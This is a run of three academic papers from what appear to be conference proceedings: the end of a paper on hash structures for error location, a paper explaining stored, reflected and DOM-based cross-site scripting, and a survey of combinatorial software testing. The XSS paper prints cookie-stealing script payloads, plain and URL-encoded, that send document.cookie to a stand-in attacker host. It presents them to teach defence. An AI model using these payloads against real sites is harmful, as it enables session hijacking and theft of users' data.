We can use this final condition as the simple self-integrity test for HSTs.

B. Singe Error Location

In Figure 6, we can see that when we choose a group from the group pair with the highest numbering, and discard the leaves that are not in it, we are left with exactly half of the leaves. When we choose a group from the next group pair with lower numbering and again discard leaves that are not in it, we are left with the half of the leaves chosen in the previous step.

If we repeat the process with all pair groups, we will end up with a single leaf. This is because in every step we halved the number of leaves, and we repeat this $\log_2(n)$ times (number of groups). Some simple math shows that

$$n * (\tfrac{1}{2})^{\log_2 n} = 1$$

or in other words, after $\log_2(n)$ steps we will end up with a single leaf. In addition, because we always discarded leaves that weren't in the group we chose, this remaining leaf is guaranteed to be the member of all groups we chose. For example, in Figure 6, choosing groups 5, 2 and 1 leaves us with a leaf 5.

If we have determined that there is a single error, then we simple have to perform the aforementioned algorithm, in every pair choosing the group that has had its hash changed, until we are left with a single leaf. Since that is

the only leaf that was the member of all the groups that have had their hash changed, it must be the leaf where the error occurred.

Alternatively, a simpler method can be used if the leaves are ordered and explicitly numbered with a zero based index: we start at the rightmost HST column and if the changed hash is in the *negative* row, we choose 0, otherwise we choose 1. The chosen digit will be the most significant digit in a binary number. We then move left through columns, choosing a digit for every column, each digit being less significant. After we are done, constructed number will be the index of the leaf where error occurred.

For example, if the changed hashes in Figure 5 are (H_0, H_3, H_5), we will end with a binary number 110, or 6. In Figure 6 we can see that leaf 6 indeed belongs to groups 0, 3 and 5.

C. Multiple Errors Location

Unlike the situation with the single errors, if the HST comparison shows multiple errors, in general case we can't precisely locate them. As was already mentioned, it's possible for a smallest multiple error (a double error) to cause all of the hashes in HST to change.

We have shown in the previous chapter that each single error can be represented with a binary number by checking which cell in ever HST column has changed. We have also shown that the reason for that is because a single error can only change a single hash group in a group pair. But multiple errors could also change only one group in some pairs and both in others. If we return to the binary numbers analogy, we can conclude that this is because binary numbers of single errors that compose the multiple error could still have the same digits at certain locations.

Thus we reach a conjecture about multiple errors: *when there are multiple errors, columns in HST that have only one cell changed denote the digits in binary representation of blocks indices that are common to all indices of changed blocks.*

For example, if in Figure 6 errors occur in blocks 0 and 4, only the rightmost column in HST will have both of its cells change (H_4 and H_5 in Figure 5), while in left two, only H_0 and H_2 would change. That directly relates to the fact that block indices 000 (0) and 100 (4) differ in a single digit.

For this reason we will use the ***X-notation*** to mark the binary indices of multiple errors. This means that we will write the digits we know to be common to all indices normally with 0 or 1, and the indices that are ambiguous with X. For the example with blocks 0 and 4, the notation would be X00, since they differ in most significant digit only.

It is obvious that because they represent possible permutations, the number of Xs in X-notation directly relates to the possible number of errors. In other words, they give the upper bound of the number of single errors in multiple error: *the maximum number of blocks that contain errors in multiple-errors scenario is 2^n, where n is the number of Xs in X-notation of multiple error.*

In the worst case scenario, this upper bound will be equal to the number of leaves, and will not provide much information, but otherwise, in conjecture with X-notation, it can locate leaves for which we can claim that are error-free.

For the example with blocks 0 and 4, this also perfectly locates the blocks with errors. We know that there are multiple errors, but also that there can't be more than $2^1 = 2$ errors, and that the only possible permutations of X00 are 000 and 100. This is the best case scenario with a double error.

In situations where it is possible to restore the faulty block to the error-free state via some expensive operation, such as network fetch or restoration from a slow backup, it would be useful to devise a model that would define the order in which the blocks are to be restored that would minimize the number of blocks that would have to be restored before the whole data is in an error-free state.

In the case where errors in blocks are independent events, *it is statistically more probable for multiple errors to contain less than more single errors.* In that case, we can devise a model for block restoration order (BRO).

First, we observe a property of multiple errors that states that *every multiple error can be decomposed into one or more double errors*. All possible double errors can be constructed by simply permutating all possible indices from X-notation, and constructing every possible pair from those.

Secondly, we observe that within all possible double errors, not all are equally probable. This comes from the fact that some double errors are what we call *defining double errors* (DDE). DDEs are double errors that would, in case no more errors exist, still have the same X-notation as the whole multiple error. Because they "define" the X-notation of a multiple error, even if more than two blocks contain errors, at least two of them must come from a defining error. Since this also implies that at least one DDE must be the present in the multiple error, they are individually the most probable double errors to occur.

If derived from X-notation, defining double errors will have indices that differ in all digits where there is X.

For example, if the X-notation of an error is X0X, that means there are four possible blocks that contain errors (000, 001, 100, 101). However, there are only 2 DDEs: (100,001) and (000,101). Note how the first and the last digit, which correspond to Xs in X-notation, are different in both DDEs. This doesn't imply that, for example, pair (100, 101) can't contain errors, but only that it must be in addition to at least one of the two DDEs, otherwise the X-notation would be 10X, not X0X.

This allows us to define a model for BRO: we restore a single block from every DDE, rechecking the HST after every block is restored. We are guaranteed to restore at least one faulty block in the process, and we can detect this by detecting the changes in X-notation: a change means we restored all faulty blocks that current DDEs depended on. After the change, we will either end up with a single error, or with a multiple error with less Xs in its X-notation. In the latter case, we have to determine the

new DDEs, and repeat the process until we are left with a single error.

D. Handling dynamically changing data

So far we have dealt exclusively with verifying data against stored HST. However, if the data is expected to change relatively often, recalculating the HST for the entire data set each time would be inefficient.

Instead, we can threat the data modification as purposely introduced errors. If we know exactly where the data is going to be changed, we can simply determine which hashes in the HST are going to be affected and recalculate only those.

Furthermore, if we cache all nodes in binary trees used to calculate hashes in HSTs (or even only leaf nodes), recalculation might take significantly less because we would avoid hashing blocks that we know won't change.

In case of the fully cached binary hash tree, changing a single leaf means we only need to recalculate nodes along the path from that node to the root node. In the binary trees used to calculate hashes for the HST, that means $\log_2(n)$-1 nodes, where n is the number of leaf nodes. Since a single error will require the recalculation of $\log_2(n)$ root hashes for the HST, overall this operation has the complexity of $O(\log^2_2(n))$.

If change is going to affect multiple leaves, in worst case scenario we need to recalculate the entire binary tree for every hash in HFS. Since the number of nodes in a binary tree is 2n-1, overall complexity of this operation is $O(n*\log_2(n))$.

Because of this, in some cases it might be more efficient to decompose a change of multiple leaves into multiple changes of a single leaf, and then recalculate each separately.

For distributed environments, it is worth reminding that there is no requirement for every leaf node to protect the same amount of data. Because of that, a scheme could be used (dependent on field of application and implementation) that would ensure any atomic data insertion operation would only affect a single leaf node, minimizing the needed recalculation.

Similar scheme could even be used in local file system, but would require additional complexity in the form of some kind of table for block starting offsets.

V. Conclusion

In this paper we presented a method for hashing data that represents a tradeoff between storage space and precision of location changes when compared to hash trees or hash lists.

Our method can perfectly locate a single change and requires only logarithmic storage space relative to number of blocks the data is split into. Compared to other methods that allow location of data modification, which require linear space, this makes precise error detection in large sets considerably less expensive. Since error are detected on block level, and our method allows exponentially more blocks to be protected with the same storage space, resolution of error location when using our method is also exponentially greater for the same storage space.

We have also shown that when comparing newly calculated hashes to stored ones, certain types of differences can't occur without there being an error in hashing process or a modification of stored hashes themselves. This can be used to protect the integrity of our method without using additional mechanisms.

Our goal was not to get to deep into the method's theoretical background, but rather to provide a model, with several basic proofs of its soundness, that is applicable to a wide array of application.

While our method can't perform optimally with location of multiple changes due to loss of information we suffered to gain logarithmic storage space, we have shown that a model exist that can provide hints about the possible location of changes, and that it can be used to statistically perform better than brute forcing the block restoration.

In conclusion, we believe our method can be used to protect the data integrity in various applications where storage space is the limiting factor and the error rate is too low to justify the use of more precise methods that use linear storage space, but a certain level of precision in error location would be beneficial. Such applications include versioning software, large distributed redundant file systems and distributed computing, among others.

alen@tvz.hr, ognjen.stanicic@tvz.hr

Abstract – Due to the rising number of internet application and their users, there is also an increase in the amount of developers developing and perfecting them. Oversights by developers while creating an application can cause countless problems and financial losses. In order to minimize vulnerability, it is necessary to take application design into consideration, assume all potential problems, and eliminate them before launching the application. The most frequent type of attack is XSS or Cross Site Scripting. Various flaws of browsers are displayed. Most of them have been corrected, but are nevertheless a good example of some types of attacks.

I. INTRODUCTION

Cross-site scripting (XSS) is a type of computer vulnerability which is found in internet applications. They enable access to scripts which are run on the client side in the user's browser. Cross-site scripting is a vulnerability which can be exploited by attackers in order to bypass computer access control. A research made by Symantec in 2007. has shown that around 80% of all security oversights are due to XSS[1]. XSS can cause a wide range of unwanted effects, from slight disturbances to computers, to significant security risks, depending on the sensitivity of data contained on them (Symantec, 2010).

In general, cross-site scripting is a method of attack, which uses code vulnerability of internet applications, making it possible for the attacker to send malicious content to the end user in order to collect certain data contained on the computer.

II. ORIGIN OF XSS

Javascript has introduced various functionalities, which improve content and image appearance in web sites. Shortly after Javascript had been implemented, attackers have discovered the ability to inject a page onto another page, with the intent of collecting data from the user. A page could overtake content from another page and display content that had malicious code in the background. That is the origin of the name cross-site scripting or CSS. It is a simple way of bypassing security obstacles in order to attain data from the user. The abbreviation CSS (Cascading-Style Sheet) is also used for formatting HTML documents, so it was inconvenient to use CSS for cross-site scripting. In order to avoid the ambiguity Mark Slemko started calling it XSS, which eventually became the "official" name for it (Spett, 2009.).

[1] http://www.symantec.com/connect/articles/detection-sql-injection-and-cross-site-scripting-attacks

III. ATTACK ON THE USER

The term "cross-site scripting" is an attacking method which forces an internet application to forward malicious executable code to the user, which is then loaded and executed in the user's browser. The code can be written in various programming languages such as HTML, Javascript, VBScript, ActiveX, Java, Flash etc. The first XSS attacks were recorded in 1990. The most frequent attacks were on social networks such as Twitter, Facebook, Myspace, Orkut etc. During the last couple of years, XSS attacks were the biggest security vulnerability in internet applications. There are three different types of XSS attacks: Persistent or Stored, Non-persistent or Reflected and DOM-based XSS (Crockford, 2008.).

IV. PERSISTENT OR STORED XSS

Persistent or stored XSS works on the principle of injecting code which collects desired data on the victim's page. In this type of attack, the attacker doesn't need to secure url (internet adress) to the user, because the page requests users to input data. A good example is a forum, or a social network. The attacker sends through a web form a message containing code which is saved to a database on the server. When the user visits a web site which querys the database, the result set contains malicious code, which executes and collects personal data from cookies stored on the user's computer. Cookies can contain information about credit cards, and other confidential data.

Example of an attack:

(**Cookie Stealing Code Snippet**)

<script>

document.location=
'http://attackerhost.example/cgi-bin/cookiesteal.cgi?'+document.cookie</script>

The best way of preventing this type of attack is by escaping any content received from users before it is displayed. Symbols should be translated into html code, such as &quote (for quotation symbol) or &lt (for <). Escaped code is harmless, because it can't execute in the end user's browser.

V. NON-PERSISTENT OR REFLECTED XSS

Non-persistent or reflected XSS is the most frequent type of XSS. This attack occurs by sending data from a web page through a HTTP request or through a HTML form. The page on the server processes the user's request and displays search results. The user is not aware of all potential malicious links being displayed, and could click on a link which would perform an attack on his computer. An example is a web page which is familiar to the user, containing a link to some content which is no longer available on the page. The attacker can use the opportunity to inject his script in the url of the address which will be sent to the user. An example of a malicious url:

http://www.facebook.com/<scriptsrc="www.xss-napad.org/xss.js"></script>.

Facebook will return to the user a page saying the url doesn't exist, which will activate the external malicious script www.xss-napad.org/xss.js. The user will not be aware that he is running the script in his browser.

Example:

(**URL Encoded example of Cookie Stealing URL**)

http://portal.example/index.php?sessionid=12312312&username=%3C%73%63%72%69%70%74%3E%64%6F%63%75%6D%65%6E%74%2E%6C%6F%63%61%74%69%6F%6E%3D%27%68%74%74%70%3A%2F%2F%61%74%74%61%63%6B%65%72%68%6F%73%74%2E%65%78%61%6D%70%6C%65%2F%63%67%69%2D%62%69%6E%2F%63%6F%6F%6B%69%65%73%74%65%61%6C%2E%63%67%69%3F%27%2B%64%6F%63%75%6D%65%6E%74%2E%63%6F%6F%6B%69%65%3C%2F%73%63%72%69%70%74%3E

Example:

(**Decoded example of Cookie Stealing URL**)

http://portal.example/index.php?sessionid=12312312&username=<script>document.location='http://attackerhost.example/cgi-bin/cookiesteal.cgi?'+document.cookie</script>

VI. DOM-based XSS

DOM based XSS doesn't require an internet server for receiving malicious XSS code. Malicious code uses runtime embedding of attacker data on the client side from the page served by the web server. HTML pages can include user data through an internet interface on the client side in the user's browser. If the HTML page contains Javascript code which includes a location from an external page, it can contain malicious code. An example of such an attack is the address http://www.secure-page.com/index.html which contains the following code:

<html><title>intrnet security</title>

<head>

<script>

var pos=document.url.indexof("name=")+5;

document.write(document.url.substring(pos,document.url.length));</script>

</head>

<body>

this is a (un)secure page

</body></html>



Figure 1 – Example of Url

In this example Javascript code includes part of the url in the page, not paying attention to security. The attacker can lure the user to click on a link such as

http://www.secure-page.com/index.html?name=

<script>alert(document.cookie)</script>, which will enable malicious code.

VII. ANALYSIS AND PREVENTION



Figure 2 - Incident frequency by WASC Threat Classification

The WASC Threat Classification is a cooperative effort to clarify and organize the threats to the security of a web site. Creation of an internet page invulnerable to cross-site scripting demands quality equipment and a development team consisting of expert developers and network administrators. One must remember that internet application security is a constant work on security and protection improvement. The attacker often changes goals, and seeks various solutions in order to penetrate the defense to reach the desired data. During internet application development, it is important to keep the code clean and without characters and strings which might be exploited. Removing quotes and putting backslashes when setting up database querys is sometimes not enough. The best way of filtering data is using default-deny expressions which include only desired characters.

Most frequent attacks are via internet browsers. In order to maximize security, latest browser updates should always be installed. Attacks can be stopped by limiting scripts coming from external servers. There are firms which do periodical tests on internet application security by simulating attacks on the system from their servers. If the test shows the system to be flawed and letting attacks through, the firm must upgrade the security system based on the detailed information gathered while testing (Dafydd Stuttard, 2007.).

VIII. SYSTEM ANALYSIS

By analysing the system, we can notice and correct code writing errors. With the increasing number of internet applications, possibilities of coding errors increase accordingly. We have analysed some internet applications we use at the Polytehnic of Zagreb. The first example is an application which teachers use for publishing material and news related to classes. According to the analysis of http://moj.tvz.hr using the tool Acunetix Web Vulnerability Scanner[2], we have got excellent results.

Test results are displayed in the appendix, figure 3.

Second web application we have analysed is the external page of the Polytehnic of Zagreb, which is used for informing future generations of students about education possibilities and curriculum. The page is written well and the analysis has shown excellent results.

Test results are displayed in the appendix, figure 4.

Third example is the Mipro web application (www.mipro.hr). Analysis has also shown excellent security results. There are no security vulnerabilities.

Test results are displayed in the appendix, figure 5.

Fourth example is an internet application which is used for renting yachts (www.bosun.com.hr). Results have shown numerous security errors which allow access to certain protected pages. Using the application and leaving data is unsafe. The web application was made using an Open Source CMS, and it is crucial to install additional security updates.

Test results are displayed in the appendix, figure 6.

IX. CONCLUSION

Internet pages today are more complicated than they have ever been containing a large quantity of dynamical content, which is accommodated for the user. Dynamical functionality can lead to a higher sensitivity to cross-site scripting attacks and theft of private user data.
It is not important whether the intrusion has occurred from the outer or the inner network, the sole fact that data on personal computers are unsafe threatens the business of firms which can easily lose the market battle if certain confidential information is stolen. Firms which pay attention to security of their applications and computers have higher chances of survival on the market. Firms should realize that with the trust users give them while giving their private data, comes a big responsibility. An example of such an attack happend to the firm Sony Playstation. Users' credit card information was stolen, and the firm not only lost money, but all of their credibility with its users as well. It is assumed that 77 million of user data was lost. That attack is one of the biggest attacks on systems so far, and it really stresses the fact that firms have to pay a great deal of attention to data security.

Combinatorial testing in software projects

Mario Brčić and Damir Kalpić*
* Faculty of Electrical Engineering and Computing, Zagreb, Croatia
mario.brcic@fer.hr, damir.kalpic@fer.hr

Abstract- Software systems continuously grow in size and code complexity, the latter most evident through greater component interconnectedness. This leaves more space for bugs which introduce risks such as exposure to security threats. Combinatorial testing looks for interaction failures in order to improve the system security and effectiveness guarantees. One of the most effective test selection approaches under combinatorial testing are experimental design extensions for software testing. Covering array test sets are compact while maintaining at the same time complete combinatorial coverage up to the desired level. Smaller test sets with customizable level of assurance can drive testing costs down substantially. The paper presents a survey of research into combinatorial testing suite factors while also identifying possible future research ideas.

I. INTRODUCTION

Software systems continuously grow in size and code complexity. Both factors contribute to greater danger of programming mistakes that lead to unexpected results. Such mistakes introduce various forms of risk that include security risk due to exploits, irreversible impacts in safety-critical systems, negative perception of product and company, etc. NIST report [1] estimates the cost of inadequate software testing to US economy to be in the range 22.2-59.5 billion USD per year despite the allocation of substantial project resources to the testing.

All said underlines the importance of adequate testing, which tries to find faults and identify their causes with minimal allocation of budget and time. Combinatorial testing (CT) selects test cases sampling out different combinations of parameter values. One of the most effective test set creation approaches under CT are experimental design extensions for software testing and such will be the focus of this work. Combinatorial testing methods produce compact test sets with desired characteristics that, if done properly, can greatly reduce testing costs, while simultaneously guaranteeing the required level of product faultlessness. In short, we can balance cost and risk by selecting a covered interaction level. The illustration of compactness of the generated covering array test sets for a system with 100 binary input variables is given in Tab.1 where the test set sizes were derived using the data from [2].

Exhaustive testing is infeasible, but [3] and [4] empirically demonstrated that all the known failures in a variety of domains were triggered by interactions of 6 or less parameters, as depicted in Fig.1. These results are very important and encouraging because the generation of test sets with this bounded interaction strength is tractable and the resultant test sets are substantially smaller than the exhaustive ones.



Figure 1 Cumulative distribution of triggered faults with increasing test interaction covering strength, taken from [4]

This paper is organized as follows; combinatorial testing components are covered in part 2, tools and applications are listed in part 3. Section 4 concludes the paper.

II. COMBINATORIAL TESTING

Combinatorial testing is a black-box (I/O based, functional) technique that seeks to detect faults caused by parameter interactions, hence also covering interaction between system components.

The typical measure used for comparison of combinatorial test sets is the combinatorial coverage. The t-way combinatorial coverage is the percentage of t-tuples occurring in the test set, relative to the total number of possible t-tuples. Generated combinatorial test using covering arrays cover 100% parameter interactions up to the desired interaction strength, while the higher interaction levels are only partially covered (<100%). Typical test sets under CT are: covering arrays, orthogonal, mixed level and variable strength covering arrays.

Covering array CA_λ (N; t, k, v), is an array with N cases and k parameters that satisfies the constraint that each t-tuple occurs at least λ times, with usual value for software testing of λ=1 if not stated otherwise. t denotes the strength of completely covered interaction level, k is the set of parameters, and v is the domain of all the parameters. Rows of an array list test cases and columns list the parameters. Lower bound for the number of tests in minimal CA is v^t, while the upper bound for $v^t \to \infty$ and $k \to \infty$ [5] is:

$$(t-1)\, v^t \log(k)\, (1+o(1)) \qquad (1)$$

TABLE I. TEST SET SIZES FOR DIFFERENT COVERED INTERACTION STRENGTHS

Covered interaction strength (t)	# of test cases in test set
1	2
2	10
3	33
4	98
5	202
6	718
100 (exhaustive)	$2^{100} \approx 1.267 * 10^{30}$

Orthogonal array OA_λ (N; t, k, v), is a covering array with the constraint that all the t-tuples have to occur exactly λ-times each (i.e. they are balanced). Orthogonal arrays don't exist for some combinations of parameters (t,k,v) and if they do exist, they are harder to generate than covering arrays and are usually larger. The positive fact for OA is that they enable much easier fault identification. The subsection D covers the general fault identification for covering arrays. Cohen et al. in [6] conclude that the property of balance is not necessary for software testing, unlike statistical experiments and that CAs are a more efficient solution than OAs.

Mixed-level covering arrays MCA_λ (N; t, k, $(v_1,v_2,\ldots v_n)$) is a generalization of covering array that permits different domains for input parameters.

Variable strength covering array VCA_λ (N; T, k, v) is a generalization of covering array that defines different interaction covering strength for different groups of parameters in the T matrix of covering the strength requirements.

All of the listed covering arrays ignore the sequence of elements, an aspect that may be important in testing event driven systems, such as GUI. *Sequence covering array* SCA_λ (N; S, t) introduces the focus on t-length sequences of elements from finite set S and every such sequence has to occur in at least one test case of the sequence covering array. Elements of t-length sequences do not have to be necessarily adjacent in the test case. The set S represents events that are sequenced in the order of triggering in the test case. The basic variant of sequence covering arrays permits only one triggering of the same event per test case. For more details on this subject, we refer the reader to [7],[8] and [9].

A. Modelling

The elements of a test model for the combinatorial test are: parameters, values, interaction and constraints.

In order to set properly the model elements, data should be gathered from the project documentation, interviews with experts and possibly by system structural insights.

First, the parameters have to be identified. Configuration parameters contain all configurations for the system and input parameters contain all of the user interface parameters.

Values for each parameter have to be determined. If a parameter can attain only few possible values, we can use them directly in tests. On the other hand, direct use of values for discrete parameters with many possible values or continuous parameters is prohibitive as it would yield intractable the test generation and testing. In the latter case we can use equivalence partitioning, boundary value analysis, category partition and domain testing that produce only a handful of test values for each parameter [10]. In case of equivalence partitioning, some partitions may be more important so we can select more values from them for better covering. The discretization in this step offers the trade-off tuning; more values create greater test sets but possibly offer finding more faults. Structural analysis can help to identify important parameter values for testing.

Interactions should be listed in order to make the generated cover arrays more efficient. Some parameters do not interact with any other parameter; there can be different interaction clusters; we may want to cover different sets of parameters with different strengths to better treat those parameters that are expected to exhibit higher interaction. Careful interactions specification can make test sets as well as generation more efficient.

Constraints are a very important aspect of our system because they define the space of impossible parameter value combinations. The inclusion of constraint in the procedure of test case generation is important because, if ignored, many impossible test cases would be obtained, improperly executed and the test coverage would be reduced, due to valid parameter combinations covered by only that test.

The modelling phase is usually done manually, following heuristic rules covered in previous works. Grindal and Offut in [11] presented eight-step structured method for creation of input parameter models for combinatorial testing. Authors in [12] presented a method for identification of categories and choices from UML activity diagram. Example system requirements were given in [13] and combinatorial testing was applied to them in a tutorial style. The formalization, creation of validation procedures and automation of the modelling phase are the goals that are yet to be accomplished. Automation needs better extraction of pertinent data from available resources such as: project documentation, interviews with experts (possibly using Natural Language Processing), existing system specifications (UML etc.) or even partially from the implementation. The level of abstraction should be customizable. The optional automation of abstraction level selection, possibly based on smaller pilot tests and on comparison of promising options, would be very useful for large systems. This automated procedure could be coupled with automated generation of model based test oracles, also a distant research goal, to provide a complete testing support.

B. Generating test

Minimal covering array generation problem is NP-complete [14], [15]. Some of the commonly used covering arrays have pre-computed best known solutions,

[2] lists best known sizes for arrays up to covering strength t=6.

Seeding is an inclusion of fixed test case or a partial test case into the set. The test cases to be included are based on domain knowledge.

The order of test cases in the set, in which they will be executed, is also an important aspect of test set generation. We can be indifferent to the order of cases, but recently there is an incentive to optimize the order in such way that it would find faults as soon as possible. Definition of prioritization is given in [16] where it was used for regression testing, retesting the system after modifications. However, there is a hard problem of defining effective prioritization function. Bryce and Colbourn in [17] presented a greedy algorithm that produces prioritized test set with support for constraints and seeding. Bryce and Memon in [18] used prioritization of sequence covering arrays for GUI testing. The applied prioritization functions were based on the length of test cases and on the covering interaction strength.

Constraint inclusion greatly complicates the generation of test sets in combinatorial testing. There are several ways to deal with constraints: ignore them (as do most of existing algorithms), require explicit enumeration of forbidden combinations, introduce soft constraints without guarantees, or to completely address hard constraints (rarely) [19]. Even in the case of a small number of constraints, procedures that do not consider constraints may generate a substantial number of invalid test cases. Invalid test cases contain many valid combinations that can be covered only by these cases, which leads to decrease of the test coverage. Creation of new algorithms that incorporate constraints is an interesting area of research. Cohen et al. in [20] used Satisfiability Testing (SAT) to prune the search space of the greedy algorithm and Calvanga in [21] created an algorithm based on Satisfiability Modulo Theories (SMT) that enables easier expressing of complex constraints.

Methods for generating the covering arrays can be categorized into next groups: greedy constructive heuristics, metaheuristics, mathematical, hybrid methods [19] and other computational approaches. Coulbourn in [22] and Kuliamin and Petukhov in [5] have presented a survey of methods for constructing covering arrays with the focus on algebraic methods. The latter survey states time and space complexity for all of the algorithms.

Greedy constructive heuristics iteratively create test sets following the locally optimal choices at each stage. These methods can be combined with seeding as they iteratively extend the test set and some algorithms efficiently support prioritization and constraints. Greedy methods have unfavourable spatial complexity, as they have to keep the list of uncovered t-tuples in order to make their decisions. There are two families of algorithms: row generation based and parameter based methods. *Row generation methods* create test set by adding new rows one-by-one in stages to the set in such a way that they cover as many as possible of yet uncovered combinations. AETG [6], CATS [23] and density algorithm for pairwise tests [24] are members of this family. *Parameter-based methods* build test set by both column and row expansion. The test case is always a CA between the stages. In each stage a new parameter (column) is added to the test set and values for that parameter are filled in so that it covers as many as possible t-tuples. After that, new rows are added to cover the rest of t-tuples and the procedure continues until all parameters are added. These greedy algorithms in fact have better time complexity than the former. In-parameter-order (IPO) family of algorithms is using this approach, see [15], [25].

Metaheuristics take up existing test set, in most cases not necessarily CA, and try to improve it through various transformations in an effort to find the minimal covering array. These methods are generally not efficient in the presence of constraints. Many approaches were used for CA and VCA generation, here listing only some. Tabu search was applied to generation of mixed variable strength covering arrays in [26]. Authors in [27] used harmony search for generation of 2-way covering arrays and their method outperformed other popular approaches on the benchmarks. A particle swarm optimization method for generation of VCAs was presented in [28]. Authors in [29] used simulated annealing for binary valued parameters and found new best solutions for various numbers of input parameters. They have also used the result on one of their instances with recursive construction methods to produce further new best solutions for some bigger instances.

Mathematical methods use some convenient features in CA parameter configuration as basis for their functioning. Methods can be categorized as direct, reductive or recursive. Direct methods use the relation between the covering arrays and combinatorial constructs (e.g. Latin squares) for construction of simpler CAs. For a restricted class of CAs they can build minimal solutions. Recursive methods construct solution from smaller CAs or other combinatorial constructs. Reductive methods generate solution from bigger/stronger CAs using different modifications. Mathematical methods are fast and efficient, even producing minimal and near minimal solutions in restricted classes of the problem. However, in a general case they can produce worse solutions than greedy methods and these methods do not support prioritization and constraints.

Hybrid methods combine different approaches in an attempt to reap potentially synergic effects. Row generating greedy heuristics and metaheuristics were combined in [30]. Cohen et al. in [31] used mathematical methods with simulated annealing to find new lower bounds for some problems.

Other computational approaches are different from all the above listed ones and they are rarely used. Williams and Probert formulated minimal CA generation problem as {0,1} integer programming problem in [32]. Such formulations can be solved using available solvers to get exact solutions. Authors in [33] created an exact algorithm for minimal CA generation based on combination of backtracking and SAT.

Random sampling constructive method samples test cases by some predefined distribution. Generated test sets do not have convenient properties as CA test sets but these methods are used because of their simplicity. They are also interesting as benchmarks for other methods.

C. The test oracle problem

A generated covering array contains only different value combinations for parameters, but in order to carry on with the test, the expected system outputs should be resolved in order to enable the assessment of faultiness. The test oracle problem is not exclusively related only to combinatorial testing. There are many possible solutions to the test oracle problem, for example: human oracles, crash test, embedded assertions, formal model based tests, etc. Human oracles are the alternative that is very common, but also the one better to avoid, due to costs and impracticality for larger systems.

Crash tests are the most trivial oracles that simply detect system crash or easily detectable system failure.

Embedded assertions are widely used method for testing. Assertions are embedded into the code stating various relations between the data. Some modern languages have full support for specification of assertions, such as Eiffel [34], and there are tools which have extend the language capabilities, such as JML (Java Modelling Language) that was used with success for testing smart cards in [35] using combinatorial testing.

Model based oracles ([36], [37]) are the most complicated but they also provide the most complete solution to the oracle problem. An additional cost for manual creation of mathematical model of the system is incurred in this approach, but the ability to create automatically large test sets is gained. The model checker with supplied system model can create expected system outputs that complete test cases. Kuhn, Kacker and Lei in [38] used NuSMV model checker with ACTS test case generator. Most of the empirical work has been done with smaller models in well-known domains. Questions about scalability and performance of this category of oracles have been raised. Model creation from the source code is an interesting research venue.

GUI test oracles based on AI planning were used in [39] with the formal model of the system containing objects and actions from which it inferred the expected internal state. This approach is limited to GUI testing.

Info Fuzzy Networks (IFN) were used as oracles in [40] but only for regression testing of unchanged components.

Artificial Neural Networks (ANN) based oracles, first proposed in [41], are the area of recent research. However, they have the problem that they need training sets with expected outputs in order to be trained. For that reason, they were mainly used for regression testing of unchanged components or simple problems with smaller I/O domains. Shahamiri in [42] used four artificial neural networks with I/O relationship analysis, which tackled the problem of expected outputs for ANN training set. The effectiveness was shown on a web-based car insurance application using mutation testing. To our best knowledge, ANN based oracles have not yet been used with combinatorial testing.

Log file analysis, proposed in [43], provides oracles based on simple state machines using collected log files, which should contain relevant data. Authors in [44] presented the test oracle framework based on the log file analysis.

D. Fault identification

After the test execution, a set of failing test cases is available, but there remains the problem of fault identification that speeds up the fault localization in the system and it is indispensible in cases when there is no source code available for debugging. In a realistic scenario, a system can have many parameters meaning that the set of potential faulty parameter combinations in the faulty case can be enormous. The failure identification aims to find, often with additional retesting, all the fault triggering combinations and it greatly helps in the debugging process, especially if fault identification and debugging were utilized in automatic fault localization in code.

Classification tree was used in [45] to identify faults from test results. This idea was used as part of procedure for adaptive test generation in [46] that enables easier identification of faults with further retesting. Shi et al. in [47] proposed novel debugging method for pair-wise testing that singles out potential fault-causing factors from test results using set analysis. Additional biased (complementary) retesting can identify failure-causing combinations. Continuing on that work, authors in [48] present a method of failure identification based on minimal failure-causing schema alongside the CT methodology. Iterative adaptive procedure was presented in [49]. Ghandehari et al. in [50] introduced ranked retesting approach to the fault identification, where the ranking was based on suspiciousness measures of environment and pertinent combinations.

E. CA vs. random testing

Random testing has been categorized under combinatorial testing strategies as well by [10]. Combinatorial testing using covering arrays, was compared to the random testing in several papers, but conclusions between these studies were contradictory. In [51] the conclusion is that there is no significant difference in fault detection effectiveness and that test suites from both methods have a similar number of test combinations covered. The combinatorial coverage was a comparison criterion in [52]. It was shown that covering array approach produced better results for a limited number of test cases per set, t-way CAs finds more t-way faults than random testing, but that random testing, due to its unfocused nature and larger test sets finds more faults in higher interaction levels.

As the covering array generation is a NP-complete problem, random testing could be preferred in situations where there are no means to acquire/generate test cases quickly, with many parameters and/or with high interaction coverage strengths. More research is needed into this aspect of the trade-off.

III. APPLICATIONS

Combinatorial testing support tools mostly use greedy algorithms. The full list of CT tools is available at [53].

Applications of combinatorial testing were reported in a number of papers, listing here only a few. Nair et al. in [54] tested a small operation support system in AT&T. Smith et al. in [55] used pair-wise testing on remote planner agent on Deep Space 1 mission. Krishnan et al. in [56] described the testing on a mobile phone application. Lei et al. in [57] presented CT approach to concurrent programs. Authors in [58] created CT approach for testing buffer overflow vulnerabilities. Unified model for GUI and web applications testing, with an empirical study, was demonstrated in [59].

Empirical studies that quantify the effects of combinatorial testing on final project quality would be welcome.

IV. CONCLUSION

